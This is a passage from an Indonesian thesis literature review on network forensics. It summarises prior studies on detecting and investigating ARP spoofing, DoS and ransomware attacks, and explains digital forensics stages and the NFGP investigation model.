5.	(Hafizh et al., 2020)	Menganalisis deteksi serangan ARP Spoofing menggunakan metode Live Forensics dan alat XArp untuk mengidentifikasi dengan cepat pelaku serangan pada jaringan komputer.	Metode Live Forensics dengan penggunaan software Wireshark, Ettercap, Cain dan Abel, serta XArp untuk monitoring dan analisis data serangan ARP Spoofing. Pengujian dilakukan pada dua perangkat komputer dengan simulasi serangan ARP Spoofing.	Penggunaan Live Forensics memungkinkan deteksi cepat terhadap serangan ARP Spoofing. Alat XArp memberikan data penting bagi penyidik seperti waktu serangan, alamat MAC dan IP pelaku serta korban.	Studi dilakukan pada lingkungan terbatas dengan penyerang yang terbatas juga. Validitas metode di lingkungan yang lebih besar dan kompleks belum diuji. Studi kurang membahas mitigasi lanjutan dan ketahanan sistem pasca serangan.
6.	(Kurnia, 2020)	Menganalisis forensik serangan SQL Injection dan DoS pada server lokal dengan menggunakan Intrusion Detection System (IDS) Snort.	Metode penelitian menggunakan IDS Snort untuk mendeteksi dan menganalisis serangan SQL Injection dan DoS secara forensik melalui pengumpulan, analisis, dan klasifikasi data serangan pada protokol TCP/IP.	Snort berhasil mengidentifikasi berbagai jenis serangan DoS dan SQL Injection secara efektif, menunjukkan pentingnya analisis forensik untuk membantu administrator jaringan dalam mendeteksi dan mencegah serangan.	Penelitian terbatas pada pengujian di lingkungan terbatas dan simulasi; tidak membahas mitigasi lanjutan dan implementasi pada jaringan besar atau dunia nyata. Konfigurasi Snort memerlukan keahlian teknis spesifik.
7.	(M. Adam et al., 2022)	Menganalisis serangan DDoS Ping of Death di server dan menganalisis forensik serangan digital tersebut menggunakan metode NIST.	Menggunakan metode NIST untuk analisis forensik digital dengan tahapan pengumpulan, pemeriksaan, dan analisis serangan data. Tools yang digunakan adalah Hping3 untuk simulasi serangan, Snorby dan	Metode NIST efektif dalam menganalisis dan menangani serangan DDoS Ping of Death. Studi ini menunjukkan tahapan-tahapan forensik digital yang	Studi terbatas pada jenis serangan DDoS Ping of Death, kurang membahas skala dan variasi serangan lainnya. Pengujian dan analisis hanya simulasi, belum diuji pada kasus nyata maupun dalam lingkungan produksi.

			Wireshark untuk analisis dan pengumpulan data.	membantu dalam pengumpulan dan analisa bukti serangan.	
8.	(Dehan Prata et al., 2022)	Tujuan penelitian ini adalah untuk mengelola log event dan mendeteksi celah keamanan pada server dari serangan Denial of Service (DoS) menggunakan alat Wazuh.	Metode penelitian menggunakan implementasi Wazuh sebagai log event manajemen dan deteksi keamanan, dengan analisis jenis serangan DoS seperti UDP Flooding, SYN Flooding, ACK Flood, HTTP Flood, dan ICMP Flood. Pengujian dilakukan terhadap server sasaran dan evaluasi efektivitas deteksi dan pencegahan dilakukan.	Hasil penelitian menunjukkan bahwa Wazuh mampu mendeteksi berbagai jenis serangan DoS secara efektif dan dapat membantu dalam pencegahan serangan tersebut dengan dukungan modul Suricata dan analisis log secara real-time.	Penelitian masih terbatas pada pengujian di lingkungan terbatas, implementasi lebih lanjut diperlukan untuk menguji skalabilitas di lingkungan nyata. Keterbatasan juga pada fokus serangan DoS, tanpa mengeksplor serangan lain yang mungkin terjadi di server. Penggunaan Wazuh memerlukan pemahaman teknis tinggi.
9.	(Syahputra et al., 2024)	Tujuan penelitian ini adalah menganalisis serangan Denial of Service (DoS) pada perangkat router Mikrotik dan menerapkan metode Live Forensic untuk mendeteksi serta mencegah serangan tersebut.	Metode penelitian menggunakan pendekatan Live Forensic untuk melakukan observasi dan analisis serangan DoS. Data dikumpulkan melalui simulasi serangan menggunakan Hping3 Kali Linux dan dianalisis dengan analisis log dan kinerja router sebelum dan sesudah serangan. Pengamanan dilakukan dengan menerapkan konfigurasi	Hasil penelitian menunjukkan bahwa serangan DoS berhasil dilakukan dan mampu membuat router down. Analisis kinerja menunjukkan peningkatan beban CPU dan penurunan memori. Implementasi Firewall Filter dan Firewall Raw efektif menurunkan beban router	Penelitian terbatas pada satu jenis serangan (DoS) dan satu jenis perangkat (Mikrotik). Hasil simulasi terbatas di laboratorium sehingga perlu pengujian lapangan nyata untuk validasi. Metode mitigasi lebih terfokus pada pencegahan, belum mengupas pemulihan setelah serangan.

			Firewall Filter dan Firewall Raw pada router Mikrotik.	setelah serangan dan mencegah serangan DoS lebih lanjut.	
10.	(Nawwar, 2024b)	Tujuan penelitian ini adalah menerapkan Forensik Digital menggunakan model NFGP untuk mengidentifikasi aktivitas malware dan menganalisis dampak aktivitas berbahaya pada jaringan komputer di Perpustakaan Sekolah Pascasarjana UIN Syarif Hidayatullah Jakarta.	Metode penelitian menggunakan model NFGP yang meliputi tahapan identifikasi, Preservasi, Koleksi, Eksaminasi, Analisis, dan Presentasi bukti digital. Pengumpulan data dilakukan melalui observasi langsung terhadap komputer, studi pustaka, dan analisis event log dengan alat bantu seperti CedarPelta Live Response, Hayabusa, dan Elasticsearch.	Penelitian berhasil mengidentifikasi aktivitas malware pada perpustakaan komputer dan menganalisis dampak aktivitas berbahaya tersebut pada jaringan. Proses forensik digital berjalan sesuai model NFGP dengan hasil laporan forensik digital yang komprehensif.	Penelitian masih terbatas pada lingkungan dan perangkat komputer perpustakaan sehingga generalisasi hasil perlu hati-hati. Ketergantungan pada alat dan keahlian teknis khusus untuk proses forensik menjadi batasan. Penelitian kurang membahas langkah mitigasi lanjutan setelah identifikasi malware dilakukan.
11.	(Yasin et al., 2021)	Tujuan penelitian ini adalah mengidentifikasi bukti forensik pada jaringan virtual router menggunakan metode NIST yang mencakup proses pengumpulan, pemeriksaan, analisis, dan pelaporan bukti digital.	Metode penelitian menggunakan pendekatan forensik digital berdasarkan standar National Institute of Standards and Technology (NIST), dengan alat bantu Windump untuk merekam trafik jaringan, serta Wireshark dan Network Miner sebagai alat pemeriksa dan analisis bukti.	Sistem berhasil menghasilkan sebanyak 220,494 paket data trafik jaringan virtual router yang dibagi menjadi 9 bagian paket bukti. Analisis menggunakan Wireshark dan Network Miner mampu memverifikasi bukti dan mengidentifikasi serangan dari alamat IP tertentu secara efektif.	Penelitian ini menggunakan simulasi lingkungan sehingga diperlukan pengujian di lingkungan nyata untuk meningkatkan validitas hasil. Ketergantungan pada alat tertentu menuntut keahlian teknis, dan penelitian kurang membahas aspek mitigasi atau tindak lanjut dari serangan yang ditemukan. Selain itu, fokusnya terbatas pada router virtual, sehingga penerapan metode ke skenario jaringan

					lain memerlukan adaptasi.
12.	(Toriyana Natane gara, 2023)	Tujuan penelitian ini adalah mendeteksi serangan di server dengan menggunakan metode Network Development Life Cycle (NDLC) dan menguji efektivitas Honeypot Cowrie dan IDS Snort untuk mendeteksi serangan DDoS dan BruteForce.	Metode penelitian menggunakan Network Development Life Cycle (NDLC) dengan tahap-tahap: Analisis, Desain, Simulasi Prototipe, Implementasi, Monitoring, dan Manajemen. Alat yang digunakan adalah Honeypot Cowrie dan Intrusion Detection System (IDS) Snort.	Hasil penelitian menunjukkan Honeypot Cowrie efektif dalam mendeteksi serangan BruteForce namun tidak mendeteksi serangan DDoS, sedangkan IDS Snort berhasil mendeteksi baik serangan DDoS maupun BruteForce dengan efektif. Implementasi dilakukan pada lingkungan Ubuntu 20.04.2 LTS.	Penelitian menggunakan simulasi sehingga hasil perlu diuji dalam lingkungan nyata untuk validitas lebih baik. Ketergantungan pada alat dan metode tertentu serta keahlian teknis pengguna menjadi batasan. Penelitian tidak membahas mitigasi lanjutan dan integrasi sistem keamanan yang lebih komprehensif.
13.	(Murti et al., 2023)	Tujuan penelitian ini adalah mengidentifikasi keamanan jaringan pada router serta mendapatkan karakteristik barang bukti digital untuk keperluan forensik dengan menggunakan metode Network Forensic Development Life Cycle (NFDLC).	Metode penelitian menggunakan pendekatan Network Forensic Development Life Cycle (NFDLC) dengan lima tahapan: Inisiasi, Akuisisi, Implementasi, Operasi, dan Disposisi. Tools utama yang dipakai adalah Wireshark untuk memonitor serangan DDoS dan investigasi pada router.	Hasil penelitian menunjukkan kemampuan metode NFDLC dalam memonitor penggunaan prosesor serta data yang dikirim (RX), diterima (TX), dan jumlah paket pada traffic server. Simulasi serangan mengindikasikan peningkatan beban pada server akibat serangan DDoS dengan	Penelitian masih bersifat simulasi sehingga validitas dalam lingkungan nyata perlu diuji lebih lanjut. Ketergantungan pada alat dan metode tertentu menuntut keahlian tinggi. Studi kurang membahas mitigasi jangka panjang dan pengembangan integrasi dalam sistem keamanan jaringan yang lebih luas.

				pencatatan paket yang signifikan pada Ubuntu dan Windows server.	
14.	(Pradhana et al., 2021)	Tujuan penelitian ini adalah untuk mendeteksi serangan Flooding Attack pada router dengan menggunakan metode Live Forensic untuk memperoleh bukti digital yang dapat digunakan dalam investigasi.	Metode penelitian menggunakan pendekatan Live Forensic yang melibatkan pengumpulan data dari aktivitas log, lalu lintas log, dan alamat IP. Simulasi serangan dilakukan pada router untuk mengumpulkan bukti digital menggunakan alat Winbox dan Wireshark.	Hasil penelitian menunjukkan metode Live Forensic berhasil mendeteksi serangan Flooding Attack pada router melalui analisis file log Activity dan capture lalu lintas jaringan, membuktikan efektivitas metode dalam penyelidikan serangan jaringan.	Penelitian masih menggunakan simulasi serangan yang belum diuji pada kondisi nyata, sehingga validitas dan keheňangan dalam lingkungan operasional sebenarnya perlu dikaji lebih lanjut. Ketergantungan pada alat tertentu dan ketrampilan pengguna menjadi faktor penting yang mempengaruhi keberhasilan. Studi ini juga kurang menyentuh mitigasi jangka panjang dan interaksi dengan sistem keamanan secara keseluruhan.
15.	(Wijayanto, 2023)	Tujuan penelitian ini adalah menganalisis serangan ARP Spoofing dengan pendekatan metode TAARA, melakukan tahapan preservasi hingga analisis bukti digital, serta menyebarkan alat forensik jaringan yang digunakan.	Metode penelitian menggunakan pendekatan live forensik dengan tahapan preservasi, pengumpulan, pemeriksaan, dan analisis. Penggunaan alat Wireshark dan Network Miner untuk mengumpulkan dan menganalisis data serangan ARP Spoofing.	Hasil penelitian menunjukkan keberhasilan identifikasi elemen penting seperti alamat IP, alamat MAC, port, protokol, dan URL phishing yang berperan dalam serangan. Evaluasi metode TAARA dan alat forensik memberikan panduan	Penelitian masih berbasis simulasi sehingga validitas pada lingkungan nyata masih perlu diuji. Ketergantungan pada alat dan metode tertentu menuntut keterampilan tinggi. Studi kurang membahas aspek mitigasi jangka panjang serta pengembangan integrasi lebih luas dalam sistem keamanan.

				praktis untuk investigasi jaringan forensik.	
16.	(Putra et al., 2023)	Tujuan penelitian ini adalah untuk menginvestigasi serangan file upload pada web server yang dapat menyebabkan serangan Distributed Denial-of-Service (DDoS) dan web shell, serta mengenali karakteristik artefak serangan melalui metode live forensik.	Metode yang digunakan adalah live forensic dengan pengumpulan artefak digital secara langsung dari perangkat jaringan (router) dan server menggunakan alat winbox dan Wireshark. Penelitian juga melibatkan simulasi serangan pengunggahan file di server web dan pengumpulan data secara real-time.	Hasil penelitian berhasil mengidentifikasi karakteristik artefak serangan DDoS dan web shell dari data log router dan Wireshark. Penelitian juga menampilkan tahapan metodologi live forensik yang efektif dalam akuisisi data serangan file upload pada web server.	Penelitian menggunakan simulasi yang mungkin belum sepenuhnya mewakili kondisi serangan di lingkungan nyata yang kompleks. Ketergantungan pada alat seperti winbox dan Wireshark kompetensi keahlian teknis tinggi dalam analisis data. Tidak ada pembahasan mendalam tentang mitigasi atau pencegahan jangka panjang serangan. Fokus masih teknis dan terbatas pada identifikasi artefak serangan.
17.	(Iriani & Hafizh, 2023)	Penelitian ini bertujuan untuk menemukan informasi bukti serangan Address Resolution Protocol (ARP) Spoofing berupa alamat MAC penyerang dan korban serta waktu terjadinya serangan dalam jaringan.	Metode penelitian menggunakan teknik forensik jaringan dengan simulasi serangan ARP Spoofing pada suatu jaringan. Alat bantu yang digunakan adalah Wireshark untuk menghubungkan lalu lintas jaringan dan mengumpulkan data forensik. Tahapan investigasi mengikuti metode NFDLC yang meliputi Inisiasi, Akuisisi,	Hasil penelitian berhasil mengidentifikasi penyerang MAC dan korban serta waktu kejadian serangan ARP Spoofing. Penelitian juga menunjukkan efektivitas metode NFDLC dalam tahap-tahap investigasi digital forensik pada jaringan.	Simulasi pada jaringan terbatas dapat membatasi validitas hasil pada jaringan nyata dengan kondisi lebih dinamis. Penggunaan alat seperti Wireshark efektif namun memerlukan keahlian yang memadai untuk analisis data yang kompleks. Fokus penelitian kurang pada aspek pencegahan dan mitigasi jangka panjang dari serangan tersebut.

			Implementasi, Operasi/Pemeliharaan, dan Disposisi.		
18.	(Maulana, 2023)	Penelitian ini bertujuan untuk menyelidiki dan mengklasifikasi serangan pada jaringan menggunakan metode forensik digital yang memanfaatkan Support Vector Machine (SVM) untuk mendeteksi dan menganalisis bukti serangan digital pada jaringan.	Metode yang digunakan adalah simulasi serangan pada jaringan kemudian dilakukan investigasi forensik dengan pendekatan Support Vector Machine (SVM). Prosesnya meliputi tahapan preservasi, pengumpulan, pemeriksaan, analisis, dan pelaporan menggunakan standar metodologi NIST.	Penelitian berhasil mengklasifikasi berbagai jenis serangan seperti DDoS, XSS, dan SQL Injection dengan tingkat akurasi tinggi melalui model SVM. Hasil laporan investigasi juga menyertakan bukti digital yang terorganisir sehingga memudahkan analisis lebih lanjut.	Metode simulasi membatasi validitas penerapan hasil pada skenario dunia nyata. Penggunaan SVM mengandalkan kualitas dataset yang mungkin terbatas dan kurang menangani variabilitas serangan aktual. Fokus penelitian lebih pada aspek klasifikasi tanpa membahas mitigasi dan respon yang tersistem.
19.	(Damayanti & Hikmah, 2022)	Penelitian ini bertujuan untuk menemukan bukti digital dari serangan DoS seperti SSH brute force, SYN Flood, ping of death, dan port scanning pada jaringan Owncloud.	Metode yang digunakan adalah simulasi serangan DoS dengan menggunakan tools Wireshark dan Snort untuk analisis jaringan, serta menggunakan kerangka Generic Framework for Network Forensics (GFNF) dalam proses investigasi forensik.	Hasil penelitian menunjukkan berhasilnya mengidentifikasi bukti digital berupa penyerang IP, waktu kejadian serangan, jenis serangan, penggunaan resource CPU dan RAM yang meningkat saat serangan. Bukti disajikan dalam tabel dan dashboard ELK Stack untuk mempermudah	Penelitian menggunakan simulasi serangan sehingga belum diuji di lingkungan nyata yang lebih kompleks. Keterbatasan lain termasuk fokus pada aspek teknis forensik tanpa mendalami langkah mitigasi dan respons berkelanjutan. Penggunaan sumber daya yang sangat meningkat saat serangan juga menjadi perhatian penting dalam efektivitas evaluasi metode.

				respon kejadian.	
20.	(Surya Kusuma, 2023)	Tujuan penelitian ini adalah untuk melakukan investigasi forensik terhadap serangan ransomware Ryuk yang terjadi pada jaringan cloud secara real-time dengan tujuan mendapatkan bukti digital yang dapat digunakan untuk analisis serangan.	Metode yang digunakan adalah live forensik dengan tahap preservasi, pengumpulan, pemeriksaan, dan analisis menggunakan alat Wireshark untuk menangkap dan menganalisis paket data pada jaringan.	Hasil penelitian berhasil mengidentifikasi elemen penting seperti alamat IP, alamat MAC, port, protokol, dan URL phishing terkait serangan. Penelitian ini juga mengungkap bahwa enkripsi data ransomware Ryuk dapat terjadi dalam waktu 10 menit.	Penelitian menggunakan simulasi serangan sehingga hasil belum teruji secara menyeluruh pada lingkungan produksi nyata. Penggunaan metode live forensic menuntut kecepatan dan ketelitian tinggi sehingga memerlukan keahlian dan alat yang memadai. Fokus penelitian lebih teknis sehingga kurang mengulas aspek mitigasi jangka panjang dan integrasi dengan sistem keamanan yang lebih luas.

Berdasarkan kajian terhadap penelitian-penelitian sebelumnya di bidang keamanan jaringan dan forensik digital, dapat diketahui bahwa sebagian besar penelitian terkait serangan *privilege escalation* masih berfokus pada aspek security, seperti deteksi serangan, identifikasi kerentanan sistem, serta penerapan mekanisme pencegahan. Pendekatan tersebut umumnya menitikberatkan pada upaya mitigasi sebelum atau saat serangan berlangsung, tanpa melakukan analisis mendalam terhadap bukti digital pasca-insiden. Beberapa penelitian telah memanfaatkan *log server* dan sistem monitoring keamanan untuk mendeteksi aktivitas mencurigakan. Namun, penelitian-penelitian tersebut umumnya hanya menyajikan hasil berupa notifikasi atau klasifikasi serangan, tanpa membahas bagaimana log tersebut dapat digunakan sebagai artefak forensik untuk merekonstruksi kejadian serangan secara sistematis. Akibatnya, karakteristik serangan *privilege escalation* yang terekam dalam file log belum dianalisis secara komprehensif dari sudut pandang forensik digital.

Di sisi lain, penelitian forensik jaringan yang menggunakan kerangka kerja forensik masih terbatas pada analisis lalu lintas jaringan atau studi kasus serangan tertentu, dan belum banyak yang secara khusus mengkaji karakteristik serangan *privilege escalation* berbasis file

log server dengan tahapan investigasi yang terstruktur. Selain itu, penggunaan NFGP dalam konteks analisis karakteristik serangan privilege escalation masih jarang dilakukan, khususnya untuk menghasilkan pola artefak digital yang dapat dijadikan referensi investigasi forensik.

Berdasarkan celah tersebut, penelitian ini hadir untuk mengisi kekosongan dengan melakukan analisis forensik terhadap file log server menggunakan pendekatan NFGP guna mengenali dan merumuskan karakteristik serangan privilege escalation secara sistematis. Penelitian ini tidak hanya berkontribusi pada aspek keamanan, tetapi juga memberikan kontribusi ilmiah pada bidang network forensics, khususnya dalam penyediaan karakteristik dan pola artefak digital yang dapat digunakan sebagai dasar analisis dan investigasi forensik pasca-insiden.

2.2 Konsep Pengetahuan

2.2.1 Digital Forensik

Forensik digital adalah proses ilmiah untuk mengidentifikasi, menyimpan, menganalisis, dan menyajikan bukti digital dengan cara menjaga integritasnya dan mendukung proses hukum dalam investigasi kejahatan dunia maya (Friedl & Pernul, 2024). Teknik forensik digital mencakup berbagai metode, prosedur, dan alat yang digunakan oleh penyidik untuk mengidentifikasi, mengumpulkan, mengamankan, dan menganalisis bukti digital dari perangkat elektronik. Teknik ini dirancang agar bukti yang diperoleh tetap utuh, tidak berubah, dan sah secara hukum untuk mendukung proses penyelidikan dan penyelidikan (Klasén et al., 2024). Ilmu forensik digital tidak hanya digunakan untuk mengumpulkan bukti, tetapi juga untuk merekonstruksi aktivitas kriminal dan mengidentifikasi informasi pemilik perangkat digital (S. Garfinkel, n.d.). Pada umumnya, proses digital forensik dibagi menjadi 5 (lima) tahap (AlKhanafseh & Surakhi, 2024) bisa dilihat pada gambar 2.1, antara lain:



Gambar 2.1 Proses Digital Forensik

Sumber : <https://www.mdpi.com/2079-9292/13/18/3729>

- a) Proses ini adalah tahapan awal (Identifikasi bukti digital). Perlu diketahui apa saja jenis bukti digitalnya, dimana disimpan, dan bagaimana penyimpanannya. Proses ini sangatlah penting dimana bukti digital yang ditemukan akan mendukung proses penyelidikan selanjutnya.
- b) Proses ini adalah tahapan kedua (Preservasi bukti digital). Proses ini meliputi penyimpanan dan penyiapan bukti digital. Bukti digital memiliki sifat mudah rusak, terjadi perubahan dan bisa saja terhapus (*volatile*), sedikit saja terjadinya perubahan pada bukti digital maka tidak dapat di ajukan ke pengadilan.
- c) Proses ini adalah tahapan ketiga (Analysis bukti digital). Setelah proses kedua ditemukan maka perlu dilakukan proses ekstraksi dan dilakukan proses selanjutnya yaitu analisis bukti digital. Pemeriksaan ini untuk mendapatkan suatu informasi yang digunakan untuk menjawab yang berhubungan dengan investigasi seperti siapa pelaku, apa yang terjadi, apa saja aplikasi yang digunakan, siapa pelakunya dan kapan waktunya.
- d) Proses ini adalah tahapan keempat (Dokumentation bukti digital). Dokumentasi melibatkan pembuatan catatan yang menghimpun data untuk disajikan di pengadilan atau forum lain tempat penyelidikan sedang diselesaikan. Dokumentasi meliputi rekonstruksi naratif dari peristiwa yang dimaksud, yang dijalin dengan bukti yang mendukung teori. Dokumentasi ini harus meyakinkan pihak eksternal yang bertugas menentukan bersalah atau tidaknya seseorang.
- e) Proses ini adalah proses terakhir (Presentation). Temuan yang didapatkan dalam proses pemeriksaan sampai analisis perlu dipresentasikan ke pihak terkait seperti penyidik ataupun pengadilan. Tugas penyidik adalah menerjemahkan temuan ahli mereka menjadi narasi yang jelas dan mudah dipahami yang dapat dipahami dan dinilai oleh individu yang bukan ahli di bidang tersebut, dengan mengandalkan rincian dan bukti yang diberikan.

2.2.2 Network Forensics Generic Process Model (NFGP)

Investigasi *Network Forensics Generic Process Model (NFGP)* adalah suatu model investigasi forensik digital yang memberikan pendekatan sistematis untuk melakukan investigasi forensik terhadap perangkat dan data digital dalam kasus keamanan siber. NFGP terdiri dari delapan tahap utama: *Preparation, Detection, Collection, Preservation, Examination, Analysis, Investigation, dan Presentation*. Setiap tahap dalam metode ini dirancang untuk memastikan bahwa bukti digital dikumpulkan, dianalisis, dan disajikan

dengan cara yang dapat diterima secara hukum dan ilmiah. Metode NFGP sering digunakan dalam investigasi kejahatan siber, analisis insiden keamanan, dan penyelidikan pelanggaran data untuk memastikan akurasi dan keandalan bukti digital.

Investigasi NFGP dapat melakukan analisis serangan setelah insiden terjadi menggunakan data yang sudah dikumpulkan secara sistematis, mulai dari identifikasi hingga presentasi bukti dan memberikan rekomendasi perbaikan pada sisi *security*, sehingga memiliki keunggulan daripada metode *penetration testing*, karena pendekatannya yang lebih komprehensif dan berbasis investigasi forensik. Metode NFGP tidak hanya mengidentifikasi celah keamanan, tetapi juga mampu mengumpulkan, menganalisis, dan menyajikan bukti digital untuk memahami bagaimana suatu serangan terjadi serta siapa yang bertanggung jawab. Dalam prosesnya, NFGP melalui tahapan identifikasi, preservasi, pengumpulan, pemeriksaan, analisis, dan presentasi, yang memastikan bahwa bukti yang ditemukan dapat digunakan dalam proses hukum atau investigasi mendalam. Dengan demikian, NFGP lebih unggul dalam investigasi kejahatan siber karena tidak hanya mendeteksi kerentanan, tetapi juga mampu melacak sumber serangan, memulihkan data, dan menyediakan bukti yang valid untuk keperluan hukum.

1. Teknik Umum Investigasi NFGP

Investigasi NFGP memiliki beberapa tahapan, sebagai berikut:

- a) Identification (Identifikasi): Menentukan dan mengenali potensi bukti digital dari sumber seperti komputer, smartphone, jaringan, dan perangkat penyimpanan.
- b) Preservation (Pengumpulan): Melindungi integritas bukti dengan membuat salinan digital bit-for-bit dan mencegah perubahan atau kerusakan bukti asli.
- c) Collection (Pengumpulan): Mengumpulkan bukti digital yang telah diidentifikasi dari sumbernya secara sistematis dan terdokumentasi dengan baik.
- d) Analysis (Analisis): Memeriksa dan menganalisis bukti yang telah dikumpulkan menggunakan berbagai teknik forensik, termasuk analisis aplikasi, analisis jaringan, analisis perangkat, dan analisis file sistem.
- e) Documentation (Dokumentasi): Mencatat seluruh proses investigasi dan temuan secara rinci untuk validitas serta pertanggungjawaban.
- f) Presentation (Penyajian): Menyusun dan menyajikan hasil investigasi secara jelas, ringkas, dan sistematis dalam bentuk laporan atau sebagai bukti di persidangan.

Teknik-teknik ini adalah kerangka kerja yang sudah terbukti membantu penegak hukum dan peneliti dalam mengelola dan menangani bukti digital secara efektif dan sah di mata hukum (Book 5-Digital Investigation Techniques and Tools, n.d.).

2. *Network Forensics Generic Process Model (NFGP)* dan Investigasi Forensik Tradisional

Investigasi NFGP dan investigasi forensik tradisional adalah dua pendekatan berbeda untuk mengumpulkan dan menganalisis bukti digital.

a) Investigasi NFGP.

Investigasi NFGP adalah kerangka kerja komprehensif untuk proses digital forensik yang mengadopsi pendekatan berbasis peristiwa dan terdiri dari beberapa tahap utama: identifikasi, pelestarian, analisis, dokumentasi, penyajian, dan pengambilan keputusan. Kerangka ini bertujuan untuk menyempurnakan pelaksanaan investigasi digital secara sistematis dan terstruktur, meniru prosedur investigasi di lokasi kejadian fisik ke ranah digital guna mencapai tujuan investigasi secara efektif dan akurat (Riadi et al., 2021). Teknik untuk penyelidikan NFGP melibatkan serangkaian langkah teknis yang sistematis dalam mengumpulkan, melindungi, dan menganalisis bukti digital. Teknik ini meliputi identifikasi bukti digital yang relevan, pengambilan data baik yang bersifat volatil (seperti sistem memori) maupun non-volatile (seperti citra disk), bukti pelestarian dengan metode forensik yang menjaga integritasnya, analisis bukti menggunakan alat dan teknik khusus untuk menemukan artefak dan pola kejahatan, serta dokumentasi dan pelaporan hasil investigasi secara menyeluruh. Proses ini mengintegrasikan teknik pengumpulan data live forensik, analisis memori, pemeriksaan log, pemulihan data tersembunyi, hingga rekonstruksi kejadian berdasarkan bukti bersifat event-based (Guan, 2009).

b) Investigasi Forensik Tradisional

Investigasi forensik tradisional melibatkan pengumpulan dan analisis bukti digital dari sistem atau perangkat yang tidak berjalan. Pendekatan ini menargetkan data komputer yang tidak mudah menguap, yang dapat diperoleh dari sistem yang telah dimatikan atau disita. Beberapa teknik umum yang digunakan dalam penyelidikan forensik tradisional meliputi pencitraan disk, pengukiran file, pencarian kata kunci, dan analisis metadata. Teknik-teknik ini sering digunakan dalam kombinasi satu sama lain untuk memberikan pandangan menyeluruh tentang sistem dan mengidentifikasi bukti potensial.

Perbedaan utama antara investigasi NFGP dan investigasi forensik tradisional terletak pada fokus, pendekatan, dan jenis bukti yang dianalisis. Investigasi NFGP adalah kerangka kerja analisis untuk penyelidikan digital yang fokus pada pengumpulan dan bukti digital secara sistematis, menggunakan teknik-teknik forensik komputer dan jaringan, serta sangat bergantung pada data ephemeral dan volatil dari sistem digital. Sementara itu, investigasi forensik tradisional fokus pada pengumpulan dan analisis bukti fisik di lokasi kejadian, seperti sidik jari, DNA, dan barang bukti material yang relevan dengan kasus kriminal.

3. Data Volatil Investigasi NFGP

Data volatil dalam investigasi NFGP mencakup jenis data yang hanya ada selama sistem dalam keadaan hidup dan mudah hilang jika tidak segera diambil. Jenis data yang dikumpulkan dari data volatil ini meliputi snapshot memori (memory dump), informasi proses yang sedang berjalan, sistem cache, clipboard, data sesi pengguna, koneksi jaringan aktif, serta data sementara yang tersimpan di RAM dan buffer perangkat. Data ini sangat penting karena memberikan gambaran aktivitas sistem dan pengguna secara real-time yang tidak dapat diperoleh dari data statistik yang tersimpan di disk (<https://NFGP.org/>).

Jenis Data Volatil yang Dikumpulkan:

1. Snapshot Memori (Memori Dump)

- Salinan isi dari RAM pada saat investigasi, berisi data program yang sedang berjalan, data sensitif seperti kata sandi, kunci enkripsi, serta aktivitas terkini dari sistem.

2. Proses dan Layanan Aktif

- Daftar aplikasi, layanan, dan proses yang sedang berjalan pada sistem, termasuk informasi seperti proses ID, status, dan hubungan antar proses.

3. Cache dan Clipboard

- Data yang disimpan sementara oleh sistem atau aplikasi, misalnya konten clipboard yang dapat berisi teks atau gambar yang baru diberi kompensasi.

4. Data Sesi Pengguna

- Informasi mengenai sesi pengguna yang aktif, termasuk login, waktu aktivitas, dan akses yang sedang berlangsung.

5. Koneksi Jaringan Aktif dan Paket

- Data tentang koneksi jaringan yang sedang terhubung, termasuk alamat IP, port, serta paket data yang mengalir dalam jaringan.

6. Data Log Volatil

- Log sementara yang belum dipindahkan ke media penyimpanan, yang memuat jejak aktivitas sistem dan aplikasi real-time.

4. Data non-Volatil Investigasi NFGP

Data non-volatil yang dikumpulkan dalam investigasi NFGP adalah data yang tetap tersimpan secara permanen dalam media penyimpanan dan tidak berubah meskipun sistem dimatikan. Jenis data ini biasanya meliputi file dan folder yang tersimpan di hard drive, SSD, flash drive atau media penyimpanan lain, termasuk disk image, file metadata, sistem log dan aplikasi yang telah disimpan, serta artefak digital lain yang dapat dianalisis untuk mencari bukti digital dalam penyelidikan forensik digital. Data non-volatil memberikan gambaran lengkap tentang keadaan data historis dan aktivitas waktu lalu yang dapat direkonstruksi dan dijelaskan (<https://NFGP.org/>).

Jenis Data Non-Volatil yang Dikumpulkan:

1. Citra Disk

- Salinan bit-per-bit atau kloning utuh dari media penyimpanan seperti hard disk, SSD, USB drive, atau kartu memori yang dapat dianalisis tanpa mengubah data asli.

2. Sistem File dan Metadata

- File yang disimpan termasuk dokumen, gambar, video, program, serta file metadata seperti pemilik file, tanggal pembuatan, waktu modifikasi, dan atribut lainnya yang membantu menyusun kronologi aktivitas.

3. Log Sistem dan Aplikasi

- Log yang sudah disimpan di disk dari sistem operasi dan aplikasi yang mencatat aktivitas sistem, error, dan interaksi pengguna sebelumnya.

4. Artefak Digital Lainnya

- Informasi konfigurasi sistem, database, cache permanen, dan file sementara yang disimpan secara persisten.
- Backup data dan snapshot sistem yang dapat memberikan informasi keadaan masa lalu.

5. Data dari Media Eksternal

- Informasi yang ada di perangkat penyimpanan eksternal yang terhubung, seperti flash drive atau hard disk eksternal, yang juga bisa menjadi sumber data non-volatil.

5. Metadata dan Data Data Indikatif Investigasi NFGP

NFGP dalam investigasi forensik digital secara eksplisit mencakup pengumpulan metadata dan data indikatif sebagai bagian dari data yang dianalisis untuk mencari bukti digital.

Metadata merupakan informasi penting yang menyertai file atau objek digital, seperti tanggal pembuatan, modifikasi, akses, serta atribut lainnya yang membantu membangun kronologi dan konteks aktivitas digital. Sedangkan data indikatif adalah data yang berfungsi sebagai petunjuk atau sinyal aktivitas tertentu yang relevan dengan investigasi, bisa berupa jejak log, artefak sistem, atau pola jaringan yang menunjukkan indikasi aktivitas mencurigakan. Kedua jenis data ini sangat penting untuk memperkuat rekonstruksi kejadian dan mendukung validitas bukti digital yang ditemukan.

Metadata dan Data Indikatif dalam Investigasi NFGP:

Metadata

- Metadata adalah data yang menjelaskan karakteristik data lain, yang dalam forensik digital mengenai informasi terkait file, komunikasi, atau objek digital seperti:
 - Tanggal dan waktu pembuatan, modifikasi, dan akses file.
 - Pemilik dan hak akses file.
 - Ukuran dan jenis file.
- Metadata membantu dalam mengurutkan dan mengkorelasi aktivitas digital, sehingga membantu penyidik memahami siapa yang melakukan apa dan kapan.

Data Indikatif

- Data indikatif meliputi artefak digital atau informasi yang berfungsi sebagai tanda kejadian atau aktivitas:
 - Log aktivitas sistem dan aplikasi yang berisi jejak penggunaan perangkat atau akses jaringan.
 - Jejak komunikasi jaringan (paket data, koneksi IP).
 - Artefak konfigurasi, cookie, cache yang dapat menunjukkan pola penggunaan.
- Data ini penting untuk mengidentifikasi aktivitas yang mencurigakan, seperti upaya akses tidak sah atau manipulasi data.

2.2.3 Forensik Jaringan

